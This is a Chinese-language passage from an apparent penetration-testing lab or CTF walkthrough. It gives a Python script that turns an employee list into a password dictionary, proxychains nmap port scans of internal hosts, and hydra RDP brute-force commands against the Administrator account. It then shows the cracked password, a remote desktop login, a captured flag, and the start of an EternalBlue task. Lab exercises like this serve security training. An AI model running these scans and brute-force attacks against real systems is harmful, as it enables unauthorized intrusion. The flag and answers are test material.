
将提供的脚本复制到`1.py`文件中，用提供的脚本生成对应的字典，脚本内容如下：

```
l = input("Please enter the text file of the company employee you found:")
f = open(l,'r')
file = f.readline()
line = []
while file:
  a = file.split()
  b = a[0:2]
  line.append(b)
  file = f.readline()
f.close()


hea = ['\n']
with open("list.txt","w") as hack:

  for i in line:
    i.reverse()
    hack.writelines(i+hea)
print("++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++")
print ("The password dictionary has been generated and a file named list is located in the current directory")
```




配置完成后保存并运行，执行命令：

```
python 1.py
```



输入字符串并回车：

```
"person.txt"
```



桌面上出现有姓名和ID组成的`list.txt`文件，双击查看：

```
nameid
0afa10001
0akden10002
0akes10003
0akley10004
0badiah10005
0bal10006
0bama10007
0bed10008
0bharnait10009
0bie10010
0both10011
0breanna10012
0cean10013
0celfa10014
0cie10015
0cran10016
0ctavia10017
0dam10018
0danodan10019
0dayle10020
Aabbye10021
Aaron10022
Abagael10023
Abagail10024
Abbe10025
Abbey10026
Abbi10027
Abbie10028
Abbott10029
Dacey10030
Dafydd10031
Dag10032
Dagmar10033
Dahila10034
Dahlia10035
Daibhidh10036
Daisy10037
Dakota10038
Dale10039
```

阶段三：内网办公主机渗透

任务9: 内网主机端口扫描（T - 1040 网络嗅探、T - 1046 网络服务扫描、T - 1059 命令行界面）

该任务为内网主机端口扫描，你需要使用代理打开nmap，对内网中的主机进行开放的端口探测，发现开放的端口后，可以尝试对应利用的手段对内网主机进行渗透尝试。


nmap是一款开放源代码的网络探测和安全审核的工具。Nmap以新颖的方式使用原始IP报文来发现网络上有一些主机，那些主机提供什么服务（应用程序名和版本），那些服务运行在什么操作系统（包括版本信息），它们使用什么类型的报文过滤器/防火墙，以及一堆其他功能。

该任务可以通过以下操作完成。

配置kali_operation_kit的代理规则，打开终端执行命令：


```
vim /etc/proxychains.conf
```

配置如下，配置完成后进行保存：




之前我们用s扫描器扫描到了两台192.168.2网段的机器，此时我们用proxychains启动nmap，对其进行端口扫描，我们发现两台机器分别开了如下端口：

```
proxychains4 nmap -Pn -sT 192.168.2.125 -p 80,443,445,3389
```




```
proxychains4 nmap -Pn -sT 192.168.2.177 -p 80,443,445,3389
```



任务10: 暴力破解远程登录端口（T - 1059 命令行界面、T - 1110 暴力破解）


该任务为暴力破解远程登录端口。你知道内网主机开放3389端口后，可以使用 Hydra 进行RDP端口爆破。你可以利用在任务8中整理的字典，对内网开启3389的主机进行用户名个密码的爆破。


Hydra是一个非常受欢迎的密码破解工具，进行快速稳定的网络登录密码破解。它使用字典或暴力攻击来尝针对登录页面的各种密码和登录组合，支持超过50个协议执行高效的字典攻击，包括telnet、FTP、HTTP、Rdp、SSH等等类型的暴力破解。


该任务可以通过以下操作完成。

我们在kali_operation_kit的终端以proxychains启动hydra，使用之前获取的人员清单，分别爆破两台主机的3389端口，下图是爆破结果：

```
proxychains4 hydra 192.168.2.125 rdp -l Administrator -P
/root/Desktop/list.txt -V

proxychains4 hydra 192.168.2.177 rdp -l Administrator -P
/root/Desktop/list.txt -V
```









我们发现`192.168.2.125`机器的账户信息已暴露，密码为`Aaron10022`。

任务11: 远程桌面登录内网主机（T - 1210 利用远程服务、T - 1572 隧道协议）

> 该任务为设置代理登录内网主机。你通过EW设置流量代理转发到外网的一台windows的主机；利用proxifier工具设置远程桌面的代理，通过远程桌面去连接内网主机，选择内网主机上的flag文件。
>
> Proxifier 是一款功能非常强大的socks5客户端，可以让不支持代理服务器工作的程序变的可行。支持各种操作系统和各代理协议，它的运行模式可以指定端口，指定程序的特点。Proxifier让你获得了额外的网络安全控制，解决了这些问题和所有限制，让您有机会不受任何限制使用你喜爱的软件。
>
> 该任务可以通过以下操作完成。


此时我们回到win10_operation_kit主机，打开远程桌面连接`192.168.2.125`主机，成功连接到远程桌面。





在回收站发现了`flag.txt`，将其还原得到了flag：

`flag{52533448e88b27e3f29892bcad491e05}`。



任务12: 永恒之蓝漏洞利用（T - 1059 命令行界面、T - 1068 利用漏洞进行权限提升、T - 1203 利用客户端漏洞获取执行权限）

该任务为永恒之蓝漏洞的利用。你在之前内网主机rdp用户名和密码爆破中，另外一台内网主机用户名和密码没有爆破成功；发现它开放了445端口，可以尝试使用永恒之蓝漏洞，拿到服务器的权限。


永恒之蓝是一种利用Windows系统的SMB协议漏洞来获取系统的最高权限，以此来控制被入侵的计算机。SMB（全称是Server Message Block）是一个协议服务器信息块，它是一种客户机/服务器、请求/响应协议，通过SMB协议可以在计算机间共享文件、打印机、命名管道等资源。

该任务可以通过以下操作完成。

